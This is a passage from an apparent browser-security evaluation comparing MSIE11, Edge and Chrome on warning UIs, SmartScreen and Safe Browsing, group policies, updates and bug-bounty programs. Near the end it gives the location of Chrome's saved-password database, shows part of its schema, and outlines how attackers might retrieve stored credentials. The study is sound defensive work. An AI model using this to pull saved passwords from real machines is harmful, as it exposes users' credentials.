
Chrome is also the only browser in the scope fostering an untroubled access to viewing and changing permissions granted to each site. The menu is revealed by clicking on the usual location of certificate information, but is extended to a long list of possible permissions. It can be argued that Chrome attempts to make it easy for users to understand what each permission does and allows them to make informed decisions about permitting or disallowing access. These kind of settings are often hidden and split between several distinct places for MSIE11 and Edge, thus increasing the user-effort and making engagement less likely.

Figure 54. Quick changes allowed by Chrome's settings

Audio

While popups are synonymous with user-annoyance, they do not come close to the level of irritation brought on by automatically playing audio advertisements or background music. Because of that Edge and Chrome display a noise icon in the tab that is responsible for the audio. MSIE11 gives no such no indication, so we are forced to manually identify a tab causing a noise.

Figure 55. Noise icon in Edge and Chrome

Edge	Chrome

Windows *Defender SmartScreen* and Google *Safe Browsing*

Additional service is offered by Microsoft and Google for keeping users safe by means of identifying and blocking malicious content. Microsoft's solution is the *Windows Defender SmartScreen*[353], while Google proposes *Safe Browsing*[354]. Both systems work in a similar way by checking the URL against a constantly updated blacklist, potentially including additional heuristics as well.

Contrary to Microsoft's tool, *Safe Browsing* ships a public API which can be used when one wants it integrated into other products. By this logic, the use of *Safe Browsing* extends to the users of Safari and Firefox. Figure 56 shows a typical *Safe Browsing* warning, which appears when a user attempts to visit a blacklisted site. The user is advised to return to a safe location, though it is possible to overlook this directive, decide to trust the site and continue. This behavior can be changed with Group Policy for MSIE11 and Chrome.

---

[353] https://docs.microsoft.com/en-us/windows/threat-pro...dows-defender-smartscreen-overview
[354] https://safebrowsing.google.com/

Figure 56. Malware warning on Safe Browsing for Chrome

We can see some resemblance to the cues used in the address bar for SSL errors as far as Chrome's visual communications are concerned. There is a level of consistency for different blacklisted URLs. Instead of the "*Insecure*" for an SSL warning, the address bar issues a "*Dangerous*" message with an exclamation mark in a triangle. When we decide to click on this field, Chrome informs us that malware was detected.

Figure 57. Malware warning on the Chrome address bar

Chrome also warns a user about an attempt to download files that are known to be malicious. What is more, it also issues warnings about uncommon files. This is possible because *Safe Browsing* has a huge database with known malware hashes. Chrome users will potentially benefit from both *Safe Browsing* and *Windows SmartScreen*, as Chrome uses the Mark of the Web[355] to tell Windows that downloaded files are potentially harmful.

Figure 58. Safe Browsing file download blocked

MSIE11 and Edge basically furnish users with the same features through the *Windows SmartScreen*. Figure 59 and Figure 60 supply visual aids for MSIE11 and Edge, respectively. The warning is essentially the same as the warning we witnessed on *Safe Browsing* in Chrome.

Figure 59. Malware warning for SmartScreen on MSIE11

---

[355] https://textslashplain.com/2016/04/04/downloads-and-the-mark-of-the-web/

Figure 60. Malware warning in SmartScreen on Edge

SmartScreen can also detect known malicious files and seeks to block downloads (see Figure 61) as well as warns users about uncommon downloads.

Figure 61. Download warnings for Edge and MSIE11

So the UIs are very similar across browsers, which is a positive development because an experienced user of one browser - e.g. Chrome - will not be prone to misunderstanding the same warning on, say, MSIE11. Comparing these two systems is a completely different matter. A lot of public research on the systems' user interfaces seems to be from around 2009 to 2012 period, which means that the analyzes pertained to quite different and relatively new estates.

The data is especially scarce for *Windows SmartScreen*, not to mention that the data we have is simply outdated. For example, Microsoft stated that 99% of users who encountered a malicious download warning decided to not open or delete the file on IE9 in 2011[356], adding that an average user sees about two warnings a year. It is not known how those numbers look like today. Google does much better with public information, as we can take advantage of a *Safe Browsing* Transparency report[357]. The document provides at least some insight into the system. For instance, as of June 2017, *Safe Browsing* contained around 530.000 entries for known malware serving sites and around 500.000 for phishing sites. Each week in June 2017 witnessed a detection of roughly 10.000 legitimate sites that were hacked to serve malware, while around 300 sites were deemed to solely serve malware.

Google's Transparency report also claims to list notable security-related events[358], however none appear to have happened after 2013. Combined with the fact that a lot of studies, papers and other publications seem to be from around 2009-2012, it is quite justified to wonder what this means. Did the systems fail? Or were they so successful that big malware campaigns ceased to succeed and bypasses were not easy anymore? At least the false positive rate seems fairly low, as complaints by webmasters appear in low numbers. Looking back on recent years we indeed struggle to recall major incidents, with one main exception of the very recent ransomware epidemic. Drawing ultimate conclusions is a flawed procedure. As far as data goes, it is imaginable that the systems helped to prevent the big apocalypse, and just as likely they might not be as effective as we have hoped. Despite the admittedly old data, one thing is clear: both systems are doing a good job in helping to block a huge amount of dangerous URLs and files. What is even more promising is that the users know better than to ignore warnings issued by browsers in this setting.

Enforcing Policy & Observing Policy Effects

Each browser offers various ways of being configured through group policies. A range of details about the general administrative capabilities of MSIE11, Edge and Chrome has been already mentioned in another Chapter (see *Chapter 5*), so here we only focus on policies that affect the UI and SSL warnings in terms of general security. The list presented below (see Table 83) is not meant to be complete. This is because all browsers offer many different settings, which, in turn, impact on the UI or other behavior to a variable degree. It makes it hard to draw a line, but the selection rule here was rooted in subjective assessment, i.e. policies that seemed important to the authors were extracted. This does

---

[356] https://blogs.msdn.microsoft.com/ie/2011/05/17/smartscreen-application-reputation-in-ie9/
[357] https://www.google.com/transparencyreport/safebrowsing/?hl=en
[358] https://www.google.com/transparencyreport/safebrowsing/notes/?hl=en

not impede a three-way comparative focus of the project as all three browsers offer very similar policies, especially when it comes to handling SSL or *Safe Browsing / SmartScreen* warnings and pop-ups.

Table 83. Edge Group Policies

Allow Adobe Flash	It prevents users from using Adobe Flash in Edge.
Configure the Adobe Flash *Click-to-Run* setting	By default users have to perform a click for Adobe Flash to run. This is the right approach that should be retained.
Configure Popup Blocker	It can be used to enforce a popup blocker, meaning that users cannot disable it.
Allow search engine customization	Some adware may replace the search engine to harvest data. This can be used to prevent users from changing the search engine.
Configure Windows Defender *SmartScreen*	This should be enabled; users should not be able to turn this off.

Table 84. MSIE11 Group Policies

Prevent ignoring certificate errors	This can be used to prevent users from ignoring SSL errors.
Submit non-encrypted form data	This *exists for each zone* and can be used to prevent form submissions on non-SSL sites.
Allow fallback to SSL 3.0 (Internet Explorer)	It can be used to block an insecure fallback to SSL 3.0. This should be off.
Allow Internet Explorer 8 shutdown behavior	It could be used to allow *onunload* event handlers to display UI during a shutdown. No UI is shown during shutdowns by default.
Allow websites to open windows without status bar or Address bar	It *exists for each zone* and, if enabled, it would allow users to open windows without address bar. This behavior makes it a good target for spoofing.
Check for server certificate revocation	It can be used to disable or enable checking for revoked certificates. It is generally recommended to enable this, but it could have

	privacy and business intelligence implications of OCSP.
Turn on certificate address mismatch warning	Users can disable certificate address mismatch warnings and this policy can be used to always show a warning.
Use Popup Blocker	This *exists for each zone* and popups are blocked by default. It should not be disabled.
Turn off configuration of pop-up windows in tabbed browsing	It can be used to set how popup windows appear in tabbed browsing. An admin can decide to either open them in a new tab or as new windows.
Prevent changing pop-up filter level	This prevents users from changing the level of the popup filtering, namely from *block all popups* to *allow popups* from secure sites.
Allow script-initiated windows without size or position constraints	This *exists for each zone.* As this policy could aid spoofing and phishing, it should not be allowed.
All Processes, Internet Explorer Processes, Process List	This belongs to the Scripted Windows Security Restrictions. If enabled, it prevents scripts from opening, resizing and repositioning windows of various types. It could be abused for spoofing and phishing if disabled.
Display mixed content	This *exists for each zone* and allows to manage whether users can display insecure items, as well as to determine if they receive warnings.
Turn on *SmartScreen* Filter scan	This *exists for each zone* and decides whether *SmartScreen* Filter should scan pages in a particular zone.
Prevent bypassing *SmartScreen* Filter warnings	If it is enabled, users cannot ignore the *SmartScreen* warnings.
Prevent bypassing *SmartScreen* Filter warnings about files that are not commonly downloaded from the Internet	If this is enabled, users cannot ignore the *SmartScreen* warnings about downloading uncommon executables.
Prevent managing *SmartScreen*	It prevents users from turning off *SmartScreen*

Filter	Filter.
Send internationalized domain names	It controls if international domain names are converted to punycode before being sent (or not) to the DNS Server.
Turn off Adobe Flash in Internet Explorer and prevent applications from using Internet Explorer technology to instantiate Flash objects	If the setting is enabled, Flash cannot be used on Internet Explorer and applications using IE technology. Users will not be able to enable Flash.

Table 85. Chrome Group Policies

Default (popups|notification|geolocation) setting	It determines whether websites are allowed to show popups, notifications, etc.
Allow|Block (popups|notifications)	It employs URL patterns to allow or block popup and notifications on certain sites.
Allow or deny (audio|video) capture	If disabled, the user will never be allowed to enable audio or video capture on certain sites. Administrators can whitelist permitted URLs.
Allow proceeding from the SSL warning page	Users are generally allowed to click through some SSL warnings by default. This can be disabled.
Disable Certificate Transparency enforcement for a list of URLs	This allows certificates that would otherwise be untrusted because of a lack of Certificate Transparency information about the server certificate.
Disable proceeding from the *Safe Browsing* warning page	It disallows users from clicking through *Safe Browsing* warnings.
Enable *Safe Browsing*	It can be used to enforce Google Chrome's *Safe Browsing* feature.

Concluding Notes on UI Security Features

Unlike other chapters, which are grounded in solid evidence-based analyses, making judgments about UI today unfortunately depends on a different set of less tangible indicators. An explanation is of course the UI being a highly subjective area, wherein experiences may vary from user to user and that UX security is a fairly new field that has not yet seen many scientific studies. Even though we attempted to reference several research studies on this topic, we feel like they make the verdict even more blurry. Many findings have been put forward several years back, which may signify light years of progress for the dynamic and ever-evolving landscape. In fact, browser UI underwent considerable changes.

A shift rooted in improving *SmartScreen* and *Safe Browsing* can generally be noted. Google has also conducted dedicated research to raise the bar for their UI, specifically with reference to the new security indicators for minor SSL errors or plain HTTP sites that originate from these efforts. While Microsoft also publishes research on UI security[359], no public papers give rise to arguments on research findings feeding into Edge or MSIE11. In the same vein, Chrome has announced to slowly show more warnings for plain HTTP connections as well. It would be good to see if and when Edge and MSIE11 follow suit.

The overall positive development is a growing consistency of visual and verbal user-communication on Chrome and Edge. These browsers have very similar base designs when it comes to the address bar and including the SSL lock and tabs with favicons. This should make it easy for users who need to switch between browser contexts, for instance from work to a private setting. MSIE11 is the exception here, as it has a seemingly outdated interface, most notably with the prominent placement of the favicon in front of the URL, and the SSL lock being positioned on the right of the address bar. MSIE11 is also incongruent around popup and alert boxes, which follow a very inconsistent design. For those seeking harmonization and capacity to switch, Chrome and Edge appear to constitute much better choices. If you seek to choose between the two top candidates on the basis of UI results, Chrome has an advantage over its competition assessed for this work. This reflects the belief in the importance of public research results which direct us into having a bit more faith in Chrome. As already stated, this is a fairly new research territory that we can observe evolving dynamically right in front of our eyes. Still, an arguable lack of quantitative and quantifiable information in the realm of UX security is a reason to be cautious in conclusions. Subjectivity plays a massive role in answering questions about best security indicators in the UI realm.

---

[359] https://www.microsoft.com/en-us/research/wp-content/uploads/2016/02/a6_Bravo-Lillo.pdf

Other Features, Security Response & Observations

This chapter will focus on the rather non-technical parts of the ecosystem that define a browser's security. This somewhat cryptic statement actually translate to shedding light on the update systems the vendors have chosen, as well as important yet elusive aspects around security bug submission channels and vulnerability reward programs.

In a way, we move beyond the technical specifications - which are extensively covered and take center-stage in other chapters - and look at the security ecosystem holistically. This means wandering around the non-tech but rather social and business-related browser surroundings. To underline the importance of this perspective, we can ask ourselves about the use of even the best protection technique if subtle or major holes in its inner-working cannot be reported easily. Going one step further, we also need to consider the implications of the situation with a black market being a widely attractive business partner due to a lacking or insufficient bug bounty program.

Updates

A very important part of keeping users safe is to offer an easy update service for software. This way a browser vendor can push out fixes for vulnerabilities quickly and extend them to as many users as possible. Ideally this process should occur seamlessly and not require any user-interaction, as this just lowers the installation rate for the updates. Think of dialog boxes that ask you about installing a new update all the time and you can be certain that most users really have neither the time nor the willingness to deal with the hassle. Before we move on, we should address the elephant in a room and discuss that it is mostly Microsoft getting a lot of negative feedback for sometimes forcing system updates and restarting the operating system. Still, it should be made clear that there is no other way for getting some of the vulnerable users protected and up-to-speed on security matters. This section will specifically look at the update behavior and features found on MSIE11, Edge and Chrome.

MSIE11 and Edge come preinstalled on Windows 10 and are being updated through the regular OS update channel. As we have learnt, Microsoft Edge should soon start getting its updates through the Windows Store[360]. There is not much else to say about the general Windows 10 update process, as every enterprise deploying Windows 10 will already have OS update structure in place. In that sense, MSIE11 and Edge have a slight advantage over Google Chrome.

---

[360] https://docs.microsoft.com/en-us/microsoft-edge/deploy/

As Google Chrome is not shipped with the OS, this browser is updated by Google Update[361]. Used for several other products in the family as well, Google Update is a branded version of the open source *omaha* project[362]. The choice to rely on this type of solution makes Google Chrome's update process very transparent. Several components of Chrome, as well as other parts like *Safe Browsing,* are using one and the same Google Update process. Automatic updates are enabled by default and they are mostly happening silently in the background. We can guess that users frequently do not even notice the updates taking place. However, as they are being applied when the browser is closed and reopened, users with long browser sessions must need to face an update, particularly if they have a tendency to rarely shut down their laptops.

In the above scenario of users avoiding updates, Chrome will unobtrusively color the *Settings/More* Dropdown Menu at the top right-hand corner, depending on how old the update already is[363]. The corresponding colors are green for when an update has been there for two days only, orange when an update has been available for four days, and red for updates pushed more than seven days prior. Administrators can also disable automatic updates via Group Policies for Google Update[364], but obviously this should never be considered. Luckily, for regular Chrome users, it is fairly inconvenient to disable updates. The formerly existing option to disable updates has been scratched and user would need to perform intrusive actions like deleting or renaming the Google Update[365] program folder. The fact that it is hard to disable updates, or that they are not easily cancelable, is generally seen as a correct choice. The fact of the matter is that there are rarely reasons good enough for wanting to disable updates, while users commonly do not want to deal with changes and prefer to ignore the safety reasons.

Security Investment

Another question if whether the browser software vendors are open to external submissions regarding potential security issues. We can delineate taking the community's interest seriously, and looking at the presence and shape of a reward program. The latter strategy is there to compensate researchers with relevant submissions for their efforts. Not all vendors offering critically important web products are inclined to build on community-based research and some ma even react with hostility. We look at this aspect for the browser vendors encompassed by the project's scope.

---

[361] https://www.google.com/intl/en/chrome/browser/privacy/whitepaper.html#update
[362] https://github.com/google/omaha
[363] https://support.google.com/chrome/answer/95414
[364] https://support.google.com/chrome/a/answer/6350036#Policies
[365] https://stackoverflow.com/questions/18483087/how-t...update#comment65237989_18483087

Both Microsoft and Google offer dedicated facilities for bug reporting via email or web forms. It is nevertheless clear that Google appears to put more emphasis on securely communicating security bugs in Chrome. A total of three different entry points for the submission of security bugs were spotted after a (purposefully) brief research online:

- The Chrome Bugtracker encourages filing browser bugs and requires a "security" flag to be set in the second step of the bug submission form[366]. Bugs flagged as "security" issues will not be public. The Chrome security team will be notified about them internally.
- The Chromium Project website[367] offers information about another bug submission form with a dedicated security bug template. Further, the website reminds users about the *Vulnerability Rewards Program* and delivers additional insights on submitting a bug in an appropriate manner[368].
- The general form for submitting security bugs in all Google Products[369] is another option. Choosing Google Chrome provides a way for users to either go with
  a regular bug submission form with the mentioned Security Template or, if a user does not want to go the usual path for bug submission, they can use the general form instead. This is useful when the reporting party is not clear on the bug residing in Chrome or a different Google product.

Less clarity characterizes security bug reporting for Microsoft Edge. Quick research into the matter managed to spot two channels for submission, one using an email submission process described on a dedicated website[370], and the other using a web form hosted on the Edge Issue Tracker. Those are described in more detail next.

- The email form offers a user a chance to submit security bugs via email to *secure@microsoft.com*. A PGP public key from MSRC is available to allow for an encrypted bug submission. Microsoft gives detailed guidelines on how to report security bugs and what to expect after a bug has been filed. The descriptions are suitable for any class of software bug in Microsoft products and not specific to Edge.
- The Microsoft Edge Issue Tracker does not have a dedicated process for security bugs. In the bug submission form, it features an element for flagging a

---

[366] http://code.google.com/p/chromium/issues/entry?template=Security%20Bug
[367] https://www.chromium.org/Home/chromium-security/reporting-security-bugs
[368] https://bugs.chromium.org/p/chromium/issues/entry?template=Security%20Bug#
[369] https://www.google.com/appserve/security-bugs/m2/new?rl=&key=
[370] https://technet.microsoft.com/en-us/security/ff852094.aspx

bug as private. While submissions normally are visible to anyone with a browser
and an Internet connection, the "marked" bugs are only visible to the person filing them and Microsoft personnel.

At the time of writing, both browser vendors offer a vulnerability reward program dedicated to their respective Edge and Chrome products. The rewards offered by Google vary from $500.00 USD to $15,000.00 USD (in extreme cases even up to $100,000.00 USD). The prize hinges upon impact of the submission, quality of the report, as well as other factors. The Microsoft Edge bug bounty programme offers similar monetary compensation, again ranging from $500.00 USD to $15,000.00 USD. The vulnerability websites for Google[371] and Chrome[372] are very clear about bug bounty eligibility, the reward amount structure, and the submission process itself.

It needs to be noted that Microsoft only offers bounty payouts for bugs in Edge and MSIE11 is excluded from the programme. Submission-happy researchers might or might not get paid for their research on the browser flagged for being phased out. Microsoft also holds an annual invite-only conference called Blue Hat, advertised as a space to talk about the latest research and advancements in exploitation and anti-exploitation techniques, virtualization, emerging threats, and more. Google does not have its one Security conference, but both vendors sponsor and support various security conferences worldwide

Both vendors engage in public outreach and academic research, publish papers on an array of topics. Publications from Microsoft can be found at *Microsoft Research*[373] and Google's analyzes are available from *Research at Google*[374]. It's impossible to objectively measure which company invests more money or quality into research, but having a stake in repositories is generally a very noble practice.

Credentials Store

Many modern web applications allow their users to log in and get access to personalized information. In fact, one might argue that one of the key characteristics that distinguishes a classic web site from a web application is the possibility to log in, customize and personalize the appearance, thus getting access to information obscured from the public eye.

---

[371] https://www.google.com/about/appsecurity/chrome-rewards/
[372] https://technet.microsoft.com/en-us/library/mt761990.aspx
[373] https://www.microsoft.com/en-us/research/research-area/security-privacy-cryptography/
[374] https://research.google.com/pubs/SecurityPrivacyandAbusePrevention.html

There is many possibilities for a browser to communicate information that helps a web application to identify a user. The most classic one is of course the transmission of a username-password combination recognizable before being processed. To allow a convenient management of credentials for web applications without maintaining long lists with usernames and passwords, browsers early on started to offer features known as *Password Managers*. The browser would store the user's credentials in a local file or database entry and, when the user logged out and entered the website's address again after a while, the browser would recognize the URL. This would lead to fetching the matching credentials and pre-filling the login form to alleviate the burden placed on the users. So, in a perfect world, the user only has to click on "*login*" without digging out usernames and passwords and skipping the need to punch them in every time they visit a website.

Password managers, especially when integrated into the browser, have been known to evoke certain security challenges. For example, the local storage of credentials might be implemented in an unsafe way and an attacker might be able to retrieve the file or database, thus grabbing all user-passwords in plaintext. Similarly, the attacker might be able to influence a website though XSS or alike and thereby intercept the browser from auto-filling the password form. Once again, we could expect the username and password to be leaked in plaintext as well. Undoubtedly, this has impact on security and privacy, warranting a closer observation. We will focus on two different aspects in this section, splitting them into two broad sets of questions:

- How securely are the saved passwords stored by a browser or an operating system? Are the entries encrypted? How strong/privileged would an attacker need to be to obtain plaintext passwords from the local credential stores?
- Can a reflected XSS or a spoofed location aid an attacker in getting access to a user's password after they have already been retrieved from the password manager? How? How much interactivity from the user is necessary to get the password manager to pre-fill the login form? In the last case, we would need to talk about making the login credentials available in the website's DOM for XSS payloads or even worse scenarios.

Chrome's Credential Storage

The Chrome browser uses a SQLite Database[375] file to store a user's login credentials. The file is located in the following folder of the tested Windows 10 installation:

```
%LocalAppData%\Google\Chrome\User Data\Default\Login Data
```

The file is a regular SQLite Database and can be opened with various freely available SQLite viewers. Exporting the content of the contained table with the user credentials will result in the following SQL (the stored data comprises one login for one user on one website):

```
BEGIN TRANSACTION;
CREATE TABLE logins (origin_url VARCHAR NOT NULL, action_url VARCHAR,
username_element VARCHAR, username_value VARCHAR, password_element VARCHAR,
password_value BLOB, submit_element VARCHAR, signon_realm VARCHAR NOT NULL,
preferred INTEGER NOT NULL, date_created INTEGER NOT NULL, blacklisted_by_user
INTEGER NOT NULL, scheme INTEGER NOT NULL, password_type INTEGER, times_used
